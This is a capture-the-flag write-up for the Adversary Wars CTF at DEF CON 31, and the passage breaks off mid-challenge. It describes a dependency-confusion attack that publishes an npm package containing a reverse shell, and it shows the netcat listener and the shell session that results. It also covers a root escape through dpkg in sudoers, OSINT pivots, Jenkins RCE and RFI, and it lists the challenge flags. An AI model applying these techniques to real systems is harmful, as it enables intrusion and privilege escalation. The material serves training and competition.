
Adversary Wars: Adversary Village CTF at DEF CON 31 – Challenges Writeup

Adversary Village proudly presents "Adversary Wars CTF," a cutting-edge capture the flag competition that revolves around adversary attack simulation, adversary-threat actor emulation, purple team tactics and adversary tradecraft. This unique competition is designed to replicate enterprise infrastructure and present participants with challenges that encourage the adoption of various techniques, tactics, and procedures (TTPs) employed by real adversaries and threat actors, all within a defined time frame.
We are excited to be back at DEF CON as an official contest this year. Adversary Wars CTF will be located in the contest area for DEF CON 31.
URL: https://adversaryvillage.org/adversary-events/DEFCON-31/

Adversary Wars CTF is adversary simulation-emulation focused capture the flag competition.
The simulated city “Adversary City” has been attacked by a threat actor named Rice Tusker aka Ari Komban.
The CTF participants needs to identify the TTPs used by the threat actor based on threat intel and simulate the same against the simulated city infrastructure to figure out the remaining TTPs.


Level #0 – Sanity check
Ari Komban [Threat Actor]




The flag was placed under the elephant figurine on the modular building blocks city at the center of the CTF venue.

Level #1 - The Apartments

Challenge #1: Curtain Raiser




The challenge starts on the website http://apartments.adversary.city. Players need to find two virtual hosts, namely *'booking'* and *'registry*.'




The second flag **Adversary_Village_CTF_DC31{r0b0ts_were_the_b3ggining}** can be found from robots.txt.

Challenge #2: Chained Trends




From the site http://booking.apartments.adversary.city players can get the initial flag from the site's home page and need to locate a file called **package.json** using known path brute-forcing techniques

Inside this file, there is a dependency named *'booking_demo_<5_digit_hash>*' (hash change every 15 minutes), which has been intentionally added for a dependency confusion exploit.



Next, on the site http://registry.apartments.adversary.city, players can access a private JavaScript package repository called Verdaccio. Through this web service, players have the capability to create new accounts


for logging in. By utilizing these login credentials, they can then proceed to publish npm packages. Using this method, players can publish '*booking_demo_<5_digit_hash>*' dependency with a reverse shell.




When runs 'npm install', (Done using cronjob every 2 minutes) which is a common command to install dependencies, the player will obtain a reverse shell, giving them access to the *node_dev* shell. With this access, players can find the flag named 'user.txt.' (/home/node_dev/user.txt) from the *node_dev* home directory - **Adversary_Village_CTF_DC31{Found_CWE-427_899b1ddc5f6}.**

```
sh-3.2$ nc -lvnp 4141
Connection from 127.0.0.1:64600
sh: no job control in this shell
$ ls
index.js
package.json
$ cat ~node_dev/user.txt
Adversary_Village_CTF_DC31{Found_CWE-427_899b1ddc5f6}
$
```

Challenge #3: Bonus Disaster



By running *sudo -l* within the *node_dev* shell, players can determine that *node_dev* has 'dpkg' in the sudoers list, meaning he has elevated privileges. Using this knowledge players can use the *dpkg* binary to gain the root shell of the instance.



This way, they can obtain the 'root.txt' (/root/root.txt) flag from home directory of the *root* - **Adversary_Village_CTF_DC31{Found_CWE-250_916f5ed7a48}** completing the CTF challenge.

```
ii  libattr1:amd64          1:2.5.1-1build1                amd64        extended attribu
ii  libaudit-common         1:3.0.7-1build1                all          Dynamic library
ii  libaudit1:amd64         1:3.0.7-1build1                amd64        Dynamic library
ii  libblkid1:amd64         2.37.2-4ubuntu3                amd64        block device ID
ii  libbz2-1.0:amd64        1.0.8-5build1                  amd64        high-quality blo
ii  libc-bin                2.35-0ubuntu3.1                amd64        GNU C Library: B
!cat ~/root.txt
Adversary_Village_CTF_DC31{Found_CWE-250_916f5ed7a48}
!done  (press RETURN)
```

Level #2 – Adversary City - The Bank


Challenge #1: Intelligent Runup

The users are provided a username (@DerrickMan43422)
while performing OSINT, they first find out a twitter profile belonging to a software engineer who is working at The Bank.


From there they obtain his github which has a deleted slack inviteand a flag in one of the commits which leads to the Bank dev team’s internal slack channel along with another flag.

Flag1: **Adversary_Village_CTF_DC31{Found_GitHub_3d49149aj}**
Flag2: **Adversary_Village_CTF_DC31{Slacking_Fl4g_133adhq9fojafna7}**

Challenge #2: Devops Practices




The adversary can obtain a few hostnames from the slack conversations, out of which one belongs to a jenkins instance which is vulnerable to RCE, the flag is in /home/jenkins/flag.txt



Flag: **Adversary_Village_CTF_DC31{j3nk!ns_an_old_fr3nd_fl4g}**

After exploiting that and gaining shell the adversary can find a locus module running in the machine which performs load tests on a web server

Challenge #3: The Final Showdown



Upon taking a closer look at the web server, one of the files /module.php is vulnerable to RFI (Remote File Inclusion), one flag is found from robots.txt -

